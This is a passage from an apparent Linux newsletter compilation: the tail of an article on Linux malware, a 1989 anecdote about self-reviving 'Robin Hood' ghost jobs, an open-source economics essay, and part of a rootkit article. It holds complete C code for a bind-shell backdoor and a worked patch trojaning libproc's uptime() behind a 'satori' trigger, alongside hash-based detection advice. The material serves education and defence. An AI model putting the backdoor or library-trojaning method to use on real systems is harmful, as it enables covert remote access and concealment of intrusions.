    socklen_t           longueur; /* length */
    int                 sock2;
    int         pty_maitre; /* pty_master */
    int         pty_esclave; /* pty_slave */
    char *          nom_pty; /* name_pty */
    struct termios      termios;
    char * args [2] = { "/bin/sh", NULL };
    fd_set          set;
    char            buffer [4096];
    int             n;

    sock = socket (AF_INET, SOCK_STREAM, 0);
```

```
    sockopt = 1;
    setsockopt(sock, SOL_SOCKET, SO_REUSEADDR,
&sockopt,
               sizeof(sockopt));
    memset (& adresse, 0, sizeof (struct
sockaddr));
    adresse . sin_family = AF_INET;
    adresse . sin_addr . s_addr = htonl
(ADRESSE_BACKDOOR);
    adresse . sin_port = htons (PORT_BACKDOOR);
    if (bind (sock, (struct sockaddr *) &adresse,
sizeof (adresse)))
        exit (1);
    listen (sock, 5);
    while (1) {
        longueur = sizeof (struct sockaddr_in);
        if ((sock2 = accept (sock, &adresse,
&longueur)) < 0)
            continue;
        if (fork () == 0) break;
        close (sock2);
    }
    close (sock);
    if ((pty_maitre = getpt()) <0) exit (1);
    grantpt  (pty_maitre);
    unlockpt (pty_maitre);
    nom_pty = ptsname (pty_maitre);
    tcgetattr (STDIN_FILENO, &termios);
    if (fork () == 0) {
        /* Son: shell execution in the slave
            pseudo-TTY */
        close (pty_maitre);
        setsid();
        pty_esclave = open (nom_pty, O_RDWR);
        tcsetattr (pty_esclave, TCSANOW, &termios);
        dup2 (pty_esclave, STDIN_FILENO);
        dup2 (pty_esclave, STDOUT_FILENO);
        dup2 (pty_esclave, STDERR_FILENO);
        execv (args [0], args);
        exit (1);
    }
    /* Father: copy of the socket to the master
pseudo-TTY
        and vice versa */
        tcgetattr (pty_maitre, &termios);
    cfmakeraw (&termios);
    tcsetattr (pty_maitre, TCSANOW, &termios);
    while (1) {
        FD_ZERO (&set);
        FD_SET (sock2, &set);
        FD_SET (pty_maitre, &set);
        if (select (pty_maitre < sock2 ? sock2+1:
pty_maitre+1,
            &set, NULL, NULL, NULL) < 0)
            break;
        if (FD_ISSET (sock2, &set)) {
            if ((n = read (sock2, buffer, 4096)) <
0)
                break;
            write (pty_maitre, buffer, n);
        }
        if (FD_ISSET (pty_maitre, &set)) {
            if ((n = read (pty_maitre, buffer,
4096)) < 0)
                break;
            write (sock2, buffer, n);
        }
    }
    return (0);
}
```

Insertion of such a code into a big application (sendmail for example) will stay hidden long time enough to allow nasty infiltration. Furthermore, some people are past master in the art of hiding the work of a bit of code, like the programs submitted every year at the IOCC (International Obsfucated C Code Contest) contest can provide the evidence.

The backdoors must not only be considered as theoretical possibilities. Such difficulties have really been encountered, for example in the Piranha package from the Red-Hat 6.2 distribution, which was accepting a default password. The Quake 2 game has also been suspected of hiding a backdoor allowing remote command execution.

The backdoor mechanisms can also hide themselves in such complex appearances that they become undetectable for most of the people. A typical case is the one concerning encryption systems. For example, the SE-Linux system, on the work, is a Linux version where security has been strengthened with patches provided by the NSA. The Linux developers having checked the provided patches said that nothing seemed suspect, but nobody can be sure and very few people have the required mathematics knowledge to discover such vulnerabilities.

Conclusion

Observing these harmful programs found in the Gnu/Linux world allows us to conclude: free software is not safe from viruses, worms, Trojan horses, or others ! Without being too hasty, one must watch security alerts concerning current applications, particularly if the connectivity of a workstation to Internet is frequent. It is important to take good habits right now: update software as soon as a vulnerability has been discovered; use only the required network services; download applications from trusted web sites; check as often as possible the PGP or MD5 signatures for the downloaded packages. The most "serious" people will automate the control of installed applications, with scripts, for instance.

A second note is required: the two main dangers for Linux systems in the future are either the productivity applications blindly interpreting the macros contained in documents (including electronic mail), or multi-platform viruses which, even executed under Windows, will invade executable files found on a Linux partition of the same machine. If the first problem depends on the user behavior, who should not allow its productivity applications to accept everything, the second one is rather difficult to solve, even for a conscientious administrator. In a very near future, powerful viruses detectors would have to be implemented for Linux workstations connected to Internet; let us hope such projects will appear very soon in the free software world.

Bibliography

The number of documents about viruses, Trojan horses and other software threats is and important indication; there are many texts talking about current viruses, how they work and what they do. Of course, most of these lists concern Dos/Windows but some of them concern Linux. The articles mentioned here are rather classical and analyze the implemented theoretical mechanism.

- [BLAESS 00] Christophe Blaess - "C system programming under Linux", Eyrolles, 2000.
- [DEWDNEY 84] A.K. Dewdney - "Computer recreations" in Scientific American. Scanned

versions available at http://www.koth.org/info/sciam/
- [EICHIN 89] Mark W. Eichin & Jon A. Rochlis - "With Microscope and Tweezers: An Analysis of the Internet Virus of November 1988", MIT Cambridge, 1989. Available at www.mit.edu/people/eichin/virus/main.html
- [GIBSON 01] Steve Gibson - "The Strange Tale of the Denial of Service Attack Against GRC.COM", 2001. Available at http://grc.com/dos/grcdos.htm
- [KEHOE 92] Brendan P. Kehoe - "Zen and the Art of the Internet", 1992. Available at ftp://ftp.lip6.fr/pub/doc/internet/
- [LUDWIG 91] Mark A. Ludwig - "The Little Black Book of Computer Virus", American Eagle Publications Inc., 1991.
- [LUDWIG 93] Mark A. Ludwig - "Computer Viruses, Artificial Life and Evolution", American Eagle Publications Inc., 1993.
- [MARSDEN 00] Anton Marsden - "The rec.games.corewar FAQ" available at http://homepages.paradise.net.nz/~anton/cw/corewar-faq.html
- [MORRIS 85] Robert T. Morris - "A Weakness in the 4.2BSD Unix TCP/IP Software", AT&T Bell Laboratories, 1985. Available at http://www.pdos.lcs.mit.edu/ ~rtm/
- [SPAFFORD 88] Eugene H. Spafford - "The Internet Worm Program: an Analysis", Purdue University Technical Report CSD-TR-823, 1988. Available at http:// www.cerias.purdue.edu/homes/spaf/
- [SPAFFORD 91] Eugene H. Spafford - "The Internet Worm Incident", Purdue University Technical Report CSD-TR-933, 1991. Available at http:// www.cerias.purdue.edu/homes/spaf/
- See also rfc1135: The Helminthiasis of the Internet
- [SPAFFORD 94] Eugene H. Spafford - "Computer Viruses as Artificial Life", Journal of Artificial Life, MIT Press, 1994. Available at http:// www.cerias.purdue.edu/homes/spaf/
- [STOLL 89] Clifford Stoll - "The Cuckcoo's egg", Doubleday, 1989.
- [THOMPSON 84] Ken Thompson - "Reflections on Trusting Trust", Communication of the ACM vol.27 n°8, August 1984. Reprinted in 1995 and available at http://www.acm.org/classics/sep95/

This article is re-printed with permission. The originals can be found at:
http://www.linuxfocus.org/English/September2002/article255.shtml

Viruses and System Security

[Editor's note: Since we're on the subject of malware, I thought I'd dredge up this crusty 'ol piece, which was my favourite virus story from the '80s. If you have something better, send it to me: <auugn@auug.org.au>]

```
From R746RZ02@VB.CC.CMU.EDU Fri Mar  3 11:46:50 1989
To: VIRUS-L@IBM1.CC.LEHIGH.EDU
Date:         Fri, 3 Feb 89 04:00:00 EST
Sender:                              SECURITY     Digest
<SECURITY@PYRITE.RUTGERS.EDU>
From:         AMSTerDamn System <R746RZ02@VB.CC.CMU.EDU>
Subject:      Viruses and System Security (a story)
```

The following story was posted in news.sysadmin recently.

The more things change, the more they stay the same...

Back in the mid-1970s, several of the system support staff at Motorola (I believe it was) discovered a relatively simple way to crack system security on the Xerox CP-V timesharing system (or it may have been CP-V's predecessor UTS). Through a simple programming strategy, it was possible for a user program to trick the system into running a portion of the program in "master mode" (supervisor state), in which memory protection does not apply. The program could then poke a large value into its "privilege level" byte (normally write-protected) and could then proceed to bypass all levels of security within the file-management system, patch the system monitor, and do numerous other interesting things. In short, the barn door was wide open.

Motorola quite properly reported this problem to XEROX via an official "level 1 SIDR" (a bug report with a perceived urgency of "needs to be fixed yesterday"). Because the text of each SIDR was entered into a database that could be viewed by quite a number of people, Motorola followed the approved procedure: they simply reported the problem as "Security SIDR", and attached all of the necessary documentation, ways-to-reproduce, etc. separately.

Xerox apparently sat on the problem... they either didn't acknowledge the severity of the problem, or didn't assign the necessary operating-system-staff resources to develop and distribute an official patch.

Time passed (months, as I recall). The Motorola guys pestered their Xerox field-support rep, to no avail. Finally they decided to take Direct Action, to demonstrate to Xerox management just how easily the system could be cracked, and just how thoroughly the system security systems could be subverted.

They dug around through the operating-system listings, and devised a thoroughly devilish set of patches. These patches were then incorporated into a pair of programs called Robin Hood and Friar Tuck. Robin Hood and Friar Tuck were designed to run as "ghost jobs" (daemons, in Unix terminology); they would use the existing loophole to subvert system security, install the necessary patches, and then keep an eye on one another's statuses in order to keep the system operator (in effect, the superuser) from aborting them.

So... one day, the system operator on the main CP-V software-development system in El Segundo was surprised by a number of unusual phenomena. These included the following (as I recall... it's been a while since I heard the story):

- Tape drives would rewind and dismount their tapes in the middle of a job.
- Disk drives would seek back&forth so rapidly that

they'd attempt to walk across the floor.

- The card-punch output device would occasionally start up of itself and punch a "lace card" (every hole punched). These would usually jam in the punch.
- The console would print snide and insulting messages from Robin Hood to Friar Tuck, or vice versa.
- The Xerox card reader had two output stackers; it could be instructed to stack into A, stack into B, or stack into A unless a card was unreadable, in which case the bad card was placed into stacker B. One of the patches installed by the ghosts added some code to the card-reader driver... after reading a card, it would flip over to the opposite stacker. As a result, card decks would divide themselves in half when they were read, leaving the operator to recollate them manually.

I believe that there were some other effects produced, as well.

Naturally, the operator called in the operating-system developers. They found the bandit ghost jobs running, and X'ed them... and were once again surprised. When Robin Hood was X'ed, the following sequence of events took place:

```
!X id1

id1:  Friar Tuck... I am under attack!  Pray
save me!  (Robin Hood)
id1: Off (aborted)

id2: Fear not, friend Robin!  I shall rout the
Sheriff of Nottingham's men!

id3: Thank you, my good fellow!  (Robin)
```

Each ghost-job would detect the fact that the other had been killed, and would start a new copy of the recently-slain program within a few milliseconds. The only way to kill both ghosts was to kill them simultaneously (very difficult) or to deliberately crash the system.

Finally, the system programmers did the latter... only to find that the bandits appeared once again when the system rebooted! It turned out that these two programs had patched the boot-time image (the /vmunix file, in Unix terms) and had added themselves to the list of programs that were to be started at boot time...

The Robin Hood and Friar Tuck ghosts were finally eradicated when the system staff rebooted the system from a clean boot-tape and reinstalled the monitor. Not long thereafter, Xerox released a patch for this problem.

I believe that Xerox filed a complaint with Motorola's management about the merry-prankster actions of the two employees in question. To the best of my knowledge, no serious disciplinary action was taken against either of these guys.

Several years later, both of the perpetrators were hired by Honeywell, which had purchased the rights to CP-V after Xerox pulled out of the mainframe business. Both of them made serious and substantial contributions to the Honeywell CP-6 operating system development effort. Robin Hood (Dan Holle) did much of the development of the PL-6 system-programming language compiler; Friar Tuck (John Gabler) was one of the chief communications-software gurus for several years. They're both alive and well, and living in LA (Dan) and Orange County (John). Both are among the more brilliant people I've had the pleasure of working with.

Disclaimers: it has been quite a while since I heard the details of how this all went down, so some of the details above are almost certainly wrong. I shared an apartment with John Gabler for several years, and he was my Best Man when I married back in '86... so I'm somewhat predisposed to believe his version of the events that occurred.

- --
Dave Platt
Coherent Thought Inc. 3350 West Bayshore #205
Palo Alto CA 94303

Why Success for Open Source is Great for Windows Users.

Author: Con Zymaris <conz@cybersource.com.au>

Microsoft reportedly has increased its desktop market share to around 93%. I'm sure that this figure varies from industry to industry and from country to country, but lets assume its valid. This number, and the possibility that Microsoft may increase it, is a very long-term strategic threat to all users of personal computers. Let's consider some reasons for this and why the rise of a seriously competitive alternative is in the absolute best interests of even the staunchest pro-Windows protagonists.

Computer operating systems, as noted once many years back by one Bill Gates, are an example of what economists call a 'natural monopoly'. That is, they benefit greatly by an installed base and through the pervasiveness of software applications, interoperability and the common, shared-knowledge amongst all users of that particular operating system. As a natural monopoly, operating systems allow their purveyors great leverage as well as the strong possibility of price gouging of their client base. In many social structures and industries, this kind of situation is abhorred and avoided at whatever cost. Some examples will help clarify why this may be the case.

What would happen worldwide if there was one and only one high-volume car manufacturer? What would that do to the innovation and quality of new cars? What of their cost competitiveness? Another example. What would happen if one country held 93% of the world's oil reserves? What do we think that the profit margins available to this supplier would likely be?

What affect will this inflated price have on industries which rely on this product? The analogies don't always have to be econo-centric. Think of what would happen in any democratic society if there was one, and only effective electoral party? How would that effect the long-term viability of the democracy? Can we apply this analogy to software? What are the implications of the vesting of a substantial portion of any market with a single, non-regulated supplier?

Note, I'm not advocating any extension of the various government actions worldwide. Quite the opposite in fact. If Microsoft has broken any commercial laws in various countries through various anti-competitive behaviours, that's up to the courts in those countries to decide. What I am advocating, and strongly, is this: you, even as a happy, contented and supportive user of Microsoft technologies, are best served by a strong and viable long-term competitor to Microsoft's platforms and applications technologies. The reasons for this are not difficult to fathom. With a strong competitor to the status-quo comes increased competition. With competition comes normalisation of price to a more realistic level, more rapid advances in technology and better overall service to you, the customer. And Linux and Open Source are the best, most effective, long-term-viable competitors to the status-quo that exist.

What makes Linux (and other Open Source platforms such as FreeBSD generally) the only viable competitor? Several reasons. Linux runs on all the modern computer architectures, from almost all builders of hardware; from IBM's Linux wristwatch, through i386, i586, PentiumIV, AMD's Hammer and the Itanium II, all major RISC CPUs and through to super clusters and Crays. This pervasiveness allows Linux to become, perhaps for the first time in our industry, a single, unifying platform, with true write-once, run anywhere capabilities. Secondly, like all open source software, it's free of licence costs. This competitive advantage is an absolute must for making headway against an entrenched competitor. Finally, with an attribute that eerily mirrors the rise, success and dominance of the Internet as the ultimate network platform, Linux as an operating system platform is not, nor can ever be co-opted or 'owned' by any single entity, corporation or government. This characteristic gives it immense long-term viability, as most vendors see Linux as a form of neutral territory, placing them all, perhaps for the first time, on equal footing. This rise and rise, dumbfounding successive iterations of industry commentators and naysayers, inexorably building momentum as it grows, makes Linux the first real competition that Microsoft has faced in the market.

To see how the severe lack of competition in the desktop platform and business productivity software space has affected things, let's take a brief historical snapshot of the PC industry of a around a decade ago and contrast that with the current marketplace. Around 10 years ago, a mid-level, top-tier name brand PC, fully decked-out, would retail for around US$2,000. The price of Microsoft's DOS+Windows and Office, to be used with that PC, were available at a total street-price of around US$400. The ratio of hardware to software is therefore around 5:1. Now, in the ensuing decade, we have seen a constant non-remitting battle of contestants for customers in all areas of PC hardware space. Even Intel, which looked unassailable as the maker of the CPU heart of a PC, is facing fierce competition from AMD. To wit, the speed, capability and performance improvements in CPU hardware in these past 10 years has been incredible. We've moved from 16 MHz 386 to 3.0GHz Pentium IVs in this time. The relative price improvements in PC hardware have been even more amazing. The current price for the equivalent, mid-level, top-tier name-brand PC is under US$800. The price of the equivalent Microsoft platform and business productivity software today? Windows XP Pro and Microsoft Office will set you back around US$800. Thus the ratio of hardware to software for the modern PC is around 1:1. What we have is a five-fold decrease in the overall cost of the hardware in comparison to software. The hardware performance has skyrocketed while falling in price like a stone, while the price of software has gone up. Why is this? Now some would state that the reason for the increase in the price of Microsoft's platform and application software is due to the marked increase in functionality in the software. I have no doubt that the software (as would be expected) has improved. Has it improved relatively more than the corresponding improvement in the hardware? I doubt it. Definitely not by a factor of five. Further, this argument is facetious and can be exposed quite quickly with the following simple analysis.

It is accepted that the cost of hardware does decrease with the number of units produced and sold, and the R&D costs are amortized over a larger number of units (the normalized benefits of mass production). This behavior is even more pronounced when we look at software. Whereas Microsoft may have had a possible market of perhaps 100 Million PCs a decade ago, they have a market catchment area of 500 million in 2002. Furthermore, while Microsoft had a certain portion of the desktop market a decade ago, they have a far higher portion of that market now. Platforms like DR Dos and OS/2, along with WordPerfect, Quattro Pro and Lotus 1-2-3 still had extensive slices of the market back then. Now while there is a cost of R & D for producing software, the distribution and replication costs, contrasting hardware, are negligible. Lets perform a little gedankenexperiment; assume that the costs of developing a new version of Windows are in the order of US$2 billion. Now, if you sell 200 million copies of this new platform, at an average price of $200 per copy, that leaves you with a gross revenue of US$40 billion. That's quite a return on the R & D investment. But this, as we accept, is the one half of the basis of capitalism. What we, as consumers, should demand however, and do everything in our power to help bring about, is evident and fierce competition in platforms and business productivity applications software, to invoke the other half of capitalism. Here's why.

In recent times, the IT industry has been undergoing a substantial flattening of overall demand, and a general malaise. Most IT companies are either treading water, substantially hurting or are going out

of business. Returning to our analogy of the overwhelmingly-dominant oil-supplier, we project that this supplier will be buoyant and profitable, regardless of the status of the economy around it. In the IT industry, Microsoft indeed does seem to float above our industry's problems, confirming the suspicion of a lack of viable competition. This is bad for other vendors and service suppliers. It's bad for the consumers of IT. The implication for other vendors, when one considers that global budgets for IT expenditure are stagnant or shrinking, is that there will be less and less cake for them, if one dominant player eats more and more. For consumers, reduced competition results in higher prices, lower levels of service, lower quality of products than should be the case, reduced innovation and increased likelihood for the introduction of onerous restrictions as to the use of the software. Therefore, as true believers in the power of unfettered markets, we should all join in welcoming any competition from a platform such as Linux, even if we keep using our existing supplier of operating system and application suite software.

While the benefits of increased competition are many, we should, in closing, look beyond the mere economic. Linux is perhaps the first platform which encompasses a dangerous and beautiful concept, one that I feel has been lost on many users: freedom. Freedom is what we, in the industrialised western civilasation, have treasured most for almost 3000 years. It's something that much of the rest of the world is increasingly growing to covet and deem an appropriate pursuit of citizenry. Linux is the first instance where these rights and freedoms are made concrete in an operating system, allowing the user to transgress beyond the often limiting boundaries proscribed by the vendors of proprietary software. It sometimes transpires that only those who have extensive, multi-year histories with computers and dealing with recalcitrant vendors, can begin to appreciate the necessity for these rights and freedoms of computer users. It's thus an interesting observation to see that many of these individuals are often involved in Linux and Open Source communities. Join with me in helping this growing group of users extend the rights and freedoms that should belong to all users of technology.

This form of this piece was originally published on ZDNet.

Root-kits and integrity

Author: Frédéric Raynal <http://security-labs.org>

Abstract

This article was first published in a French Linux Magazine special issue focusing on security. The editor, the authors and the translators kindly allowed LinuxFocus to publish every article from this special issue. Accordingly, LinuxFocus will bring them to you as soon as they are translated to English. Thanks to all the people involved in this work. This abstract will be reproduced for each article having the same origin.

This article presents the different operations a cracker can do after having succeeded in entering a machine. We will also discuss what an administrator can do to detect that the machine has been jeopardized.

Jeopardy

Let us assume that a cracker has been able to enter a system, without bothering about the method he used. We consider he has all the permissions (administrator, root...) on this machine. The whole system then becomes untrustable, even if every tool seems to say that everything is fine. The cracker cleaned up everything in the logs... as a matter of fact, he is comfortably installed in your system.

His first goal is to keep as discreet as possible to prevent the administrator from detecting his presence. Next, he will install all the tools he needs according to what he wants to do. Sure, if he wants to destroy all the data, he will not be that careful.

Obviously, the administrator cannot stay connected to his machine listening to every connection. However he has to detect an unwanted intrusion as fast as possible. The jeopardized system becomes a launching pad for the cracker's programs (bot IRC, DDOS, ...). For instance, using a sniffer, he can get all the network packets. Many protocols do not cypher the data or the passwords (like `telnet`, `rlogin`, `pop3`, and many others). Accordingly, the more time the cracker gets, the more he can control the network the jeopardized machine belongs to.

Once his presence has been detected, another problem appears: we do not know what the cracker changed in the system. He probably jeopardized the basic commands and the diagnostic tools to hide himself. We then must be very strict to be sure not to forget anything, otherwise the system could be jeopardized once again.

The last question concerns the measures to be taken. There are two policies. Either the administrator reinstalls the whole system, or he only replaces the corrupt files. If a full install takes a long time, looking for the modified programs, while being sure of not forgetting anything, will demand great care.

Whatever the preferred method is, it is recommended to make a backup of the corrupt system to discover the way the cracker did the job. Furthermore, the machine could be involved in a much bigger attack, that could lead to legal proceedings against you. To not backup could be considered as hiding evidence... while these could clear you.

Invisibility exists ... I have seen it!

Here, we discuss a few different methods used to become invisible on a jeopardized system while keeping maximum privileges on the exploited system.

Before getting to the heart of the matter, let us define

some terminology:

- *trojan* is an application taking the appearance of another one. Hidden behind a known feature, the program can act differently, usually to the detriment of the user. For example, it can hide system data to prevent the user from seeing current the connections.
- *backdoor* is used to describe an access point to a program which is not documented. Usually, it concerns options used by developers to reach data from the application in which the backdoor has been implemented.

Once he has jeopardized a system, the cracker needs both kinds of programs. Backdoors allow him to get into the machine, including if the administrator changes every password. Trojans mostly allow him to remain unseen.

We do not care at this moment whether a program is a trojan or a backdoor. Our goal is to show the existing methods to implement them (they are rather identical) and to detect them.

Last, let us add that most of Linux distributions offer an authentication mechanism (i.e verifying *at once* the files integrity and their origin – `rpm --checksig`, for instance). It is strongly recommended to check it before any software installation on your machine. If you get a corrupt archive and install it, the cracker will have nothing left to do :(This is what happens under Windows with Back Orifice.

Binaries substitution

In Unix prehistory, it was not very difficult to detect an intrusion on a machine:

- the `last` command shows the account(s) used by the "intruder" and the place from where he connected with the corresponding dates;
- `ls` displays files and `ps` lists the programs (sniffer, password crackers...) ;
- `netstat` displays the machine's active connections;
- `ifconfig` indicates if the network card is in "promiscuous" mode, a mode that allows a sniffer to get all the network packets...

Since then, crackers have developed tools to substitute these commands. Like the Greeks had built a wooden horse to invade Troja, these programs look like something known and thus trusted by the administrator. However, these new versions conceal information related to the cracker. Since the files keep the same timestamps as others programs from the same directory and the checksums have not changed (via another trojan), the "naive" administrator is completely hoodwinked.

Linux Root-Kit

Linux Root-Kit (**lrk**) is a classic of its kind (even if a bit old). Initially developed by Lord Somer, it is today at its fifth version. There are many other root-kits and here we will only discuss the features of this one to give you an idea about the abilities of these tools.

The substituted commands provide privileged access to the system. To prevent someone using one of these commands from noticing the changes, they are password protected (default password is `satori`), and this can be configured at compile time.

- The programs hide the resources used by the cracker from other users:
  - `ls`, `find`, `locate`, `xargs` or `du` will not display his files;
  - `ps`, `top` or `pidof` will conceal his processes;
  - `netstat` will not display the unwanted connections especially to the cracker's daemons, such as `bindshell`, `bnc` or `eggdrop`;
  - `killall` will keep his processes running;
  - `ifconfig` will not show that the network interface is in promiscuous mode (the "`PROMISC`" string usually appears when this is true);
  - `crontab` will not list his tasks;
  - `tcpd` will not log the connections defined in a configuration file;
  - `syslogd` same as `tcpd`.
- The backdoors allow the cracker to change his identity:
  - `chfn` opens a root shell when the root-kit password is typed as a username;
  - `chsh` opens a root shell when the root-kit password is typed as a new shell;
  - `passwd` opens a root shell when the root-kit password is typed as a password;
  - `login` allows the cracker's login as any identity when the root-kit password is typed (then disables history);
  - `su` same as `login`;
- The daemons provide the cracker with simple remote access means:
  - `inetd` installs a root shell listening to a port. After connection, the root-kit password must be entered in the first line;
  - `rshd` executes the asked command as root if the username is the root-kit password;
  - `sshd` works like `login` but provides a remote access;
- The utilities help the cracker:
  - `fix` installs the corrupt program keeping the original timestamp and checksum;
  - `linsniffer` captures the packets, get passwords and more;
  - `sniffchk` checks that the sniffer is still working;
  - `wted` allows `wtmp` file editing;
  - `z2` deletes the unwanted entries in `wtmp`, `utmp` and `lastlog`;

This classic root-kit is outdated, since the new generation root-kits directly attack the system kernel. Furthermore, the versions of the affected programs are not used anymore.

Detecting this kind of root-kit

As soon as the security policy is strict, this kind of root-kit is easy to detect. With its hash functions, cryptography provides us with the right tool:

```
[lrk5/net-tools-1.32-alpha]# md5sum ifconfig
086394958255553f6f38684dad97869e  ifconfig
[lrk5/net-tools-1.32-alpha]# md5sum `which
ifconfig`
f06cf5241da897237245114045368267  /sbin/ifconfig
```

Without knowing what has been changed, it can be noticed at once that the installed `ifconfig` and the one from `lrk5` are different.

Thus, as soon as a machine installation is over, it is required to backup the sensitive files (back on "sensitive files" later) as hashes in a database, to be able to detect any alteration as fast as possible.

The database must be put on a *physically* unwritable media (floppy, not rewritable CD...). Let us assume the cracker succeeded in getting administrator privileges on the system. If the database has been put on a read-only partition, enough for the cracker to remount it read-write, to update it and to mount it back read-only. If he is a conscientious one, he will even change the timestamps. Thus, the next time you will check integrity, no difference will appear. This shows that super-user privileges do not provide enough protection for the database updating.

Next, when you update your system, you must do the same with your backup. This way, if you check the updates authenticity, you are able to detect any unwanted change.

However, checking the integrity of a system requires two conditions:

1. hashes calculated from system files must be compared to hashes which integrity can be 100% trusted, hence the need to backup the database on a read-only support;
2. the tools used to check integrity must be "clean".

That is, every system check must be done with tools coming from another system (non jeopardized).

Use of dynamic libraries

As we have seen it, becoming invisible requires the change of many items in the system. Numerous commands allow us to detect if a file exists and each of them must be changed. It is the same for the network connections or the current processes on the machine. Forgetting the latter is a fatal error as far as discretion is concerned.

Nowadays, to avoid programs getting too big, most of the binaries use dynamic libraries. To solve the above mentioned problem, a simple solution is not to change each binary, but put the required functions in the corresponding library, instead.

Let us take the example of a cracker wishing to change a machine's uptime since he just restarted it. This information is provided by the system through different commands, such as `uptime`, `w`, `top`.

To know the libraries required by these binaries, we use the `ldd` command:

```
[pappy]# ldd `which uptime` `which ps` `which top`
/usr/bin/uptime:
        libproc.so.2.0.7 => /lib/libproc.so.2.0.7
(0x40025000)
        libc.so.6 => /lib/libc.so.6 (0x40032000)
        /lib/ld-linux.so.2 => /lib/ld-linux.so.2
(0x40000000)
/bin/ps:
        libproc.so.2.0.7 => /lib/libproc.so.2.0.7
(0x40025000)
        libc.so.6 => /lib/libc.so.6 (0x40032000)
        /lib/ld-linux.so.2 => /lib/ld-linux.so.2
(0x40000000)
/usr/bin/top:
        libproc.so.2.0.7 => /lib/libproc.so.2.0.7
(0x40025000)
        libncurses.so.5 => /usr/lib/libncurses.so.5
(0x40032000)
        libc.so.6 => /lib/libc.so.6 (0x40077000)
        libgpm.so.1 => /usr/lib/libgpm.so.1
(0x401a4000)
        /lib/ld-linux.so.2 => /lib/ld-linux.so.2
(0x40000000)
```

Apart from `libc`, we are trying to find the `libproc.so` library. Enough to get the source code and change what we want. Here, we will use version 2.0.7, found in the `$PROCPS` directory.

The source code for the `uptime` command (in `uptime.c`) informs us that we can find the `print_uptime()` function (in `$PROCPS/proc/whattime.c`) and the `uptime(double *uptime_secs, double *idle_secs)` function (in `$PROCPS/proc/sysinfo.c`). Let us change this last according to our needs:

```
/* $PROCPS/proc/sysinfo.c */

 1:  int uptime(double *uptime_secs, double
*idle_secs) {
 2:    double up=0, idle=1000;
 3:
 4:    FILE_TO_BUF(UPTIME_FILE,uptime_fd);
 5:    if (sscanf(buf, "%lf %lf", &up, &idle) < 2)
{
 6:      fprintf(stderr, "bad data in " UPTIME_FILE
"\n");
 7:      return 0;
 8:    }
 9:
10:  #ifdef _LIBROOTKIT_
11:    {
12:      char *term = getenv("TERM");
13:      if (term && strcmp(term, "satori"))
14:        up+=3600 * 24 * 365 * log(up);
15:    }
16:  #endif /*_LIBROOTKIT_*/
17:
18:    SET_IF_DESIRED(uptime_secs, up);
19:    SET_IF_DESIRED(idle_secs, idle);
20:
21:    return up;      /* assume never be zero
seconds in practice */
22:  }
```

Adding the lines from 10 to 16 to the initial version, changes the result the function provides. If the `TERM` environment variable does not contain the "`satori`" string, then the `up` variable is proportionally incremented to the logarithm of the real uptime of the machine (with the formula used, the uptime quickly represents a few years:)

To compile our new library, we add the `-D_LIBROOTKIT_` and `-lm` options (for the `log(up);`). When we search with `ldd` the required libraries for a binary using our `uptime` function, we can see that `libm` is part of the list. Unfortunately, this is not true for the binaries installed on the system. Using our library "as is" leads to the following error:

```
[procps-2.0.7]# ldd ./uptime //compiled with the
new libproc.so
        libm.so.6 => /lib/libm.so.6 (0x40025000)
        libproc.so.2.0.7 => /lib/libproc.so.2.0.7
(0x40046000)
        libc.so.6 => /lib/libc.so.6 (0x40052000)
        /lib/ld-linux.so.2 => /lib/ld-linux.so.2
(0x40000000)
[procps-2.0.7]# ldd `which uptime` //cmd d'origine
        libproc.so.2.0.7 => /lib/libproc.so.2.0.7
(0x40025000)
        libc.so.6 => /lib/libc.so.6 (0x40031000)
        /lib/ld-linux.so.2 => /lib/ld-linux.so.2
(0x40000000)
[procps-2.0.7]# uptime  //original command
uptime: error while loading shared libraries:
/lib/libproc.so.2.0.7:
undefined symbol: log
```

To avoid compiling each binary it is enough to force the use of the static math library when creating `libproc.so`:

```
gcc -shared -Wl,-soname,libproc.so.2.0.7 -o
libproc.so.2.0.7
alloc.o compare.o devname.o ksym.o output.o
pwcache.o
readproc.o signals.o status.o sysinfo.o version.o
whattime.o /usr/lib/libm.a
```

Thus, the `log()` function is directly included into `libproc.so`. The modified library must keep the same dependencies as the original one, otherwise the binaries using it will not work.

```
[pappy]# uptime
  2:12pm  up 7919 days,  1:28, 2 users, load
average: 0.00, 0.03, 0.00

[pappy]# w
2:12pm  up 7920 days, 22:36, 2 users, load
average: 0.00, 0.03, 0.00
USER     TTY      FROM              LOGIN@   IDLE
JCPU   PCPU  WHAT
raynal   tty1     -                12:01pm
  1:17m  1.02s  0.02s  xinit /etc/X11/
raynal   pts/0    -                12:55pm
  1:17m  0.02s  0.02s  /bin/cat

[pappy]# top
2:14pm  up 8022 days, 32 min, 2 users, load
average: 0.07, 0.05, 0.00
51 processes: 48 sleeping, 3 running, 0 zombie, 0
stopped
CPU states:  2.9% user,  1.1% system,  0.0% nice,
95.8% idle
Mem:  191308K av, 181984K used,   9324K free, 0K
shrd, 2680K buff
Swap: 249440K av,      0K used, 249440K free
79260K cached

[pappy]# export TERM=satori
[pappy]# uptime
2:15pm  up  2:14,  2 users,  load average: 0.03,
0.04, 0.00

[pappy]# w
2:15pm  up  2:14,  2 users,  load average: 0.03,
0.04, 0.00
USER     TTY      FROM              LOGIN@   IDLE
JCPU   PCPU  WHAT
raynal   tty1     -                12:01pm
  1:20m  1.04s  0.02s  xinit /etc/X11/
raynal   pts/0    -                12:55pm
  1:20m  0.02s  0.02s  /bin/cat

[pappy]# top
top: Unknown terminal "satori" in $TERM
```

Everything works fine. It looks like `top` uses the `TERM` environment variable to manage its display. It is better to use another variable to send the signal indicating to provide the real value.

The implementation required to detect changes in dynamic libraries is similar to the one previously mentioned. Enough to check the hash. Unfortunately, too many administrators neglect to calculate the hashes and keep focusing on usual directories (`/bin`, `/sbin`, `/usr/bin`, `/usr/sbin`, `/etc`...) while all the directories holding these libraries are as sensitives as these usual ones.

However, the interest in modifying dynamic libraries does not only lie in the possibility of changing various binaries at the same time. Some programs provided to check integrity also use such libraries. This is quite dangerous! On a sensitive system, all the essential programs must be statically compiled, thus preventing them from being affected by changes in these libraries .

Thus, the previously used `md5sum` program is rather risky:

```
[pappy]# ldd `which md5sum`
        libc.so.6 => /lib/libc.so.6 (0x40025000)
        /lib/ld-linux.so.2 => /lib/ld-linux.so.2
(0x40000000)
```

It dynamically calls functions from `libc` which can have been modified (check with `nm -D `which md5sum``). For example, when using `fopen()`, enough to check the file path. If it matches a cracked program, then it has to be redirected to the original program: the cracker should have kept it hidden somewhere in the system.

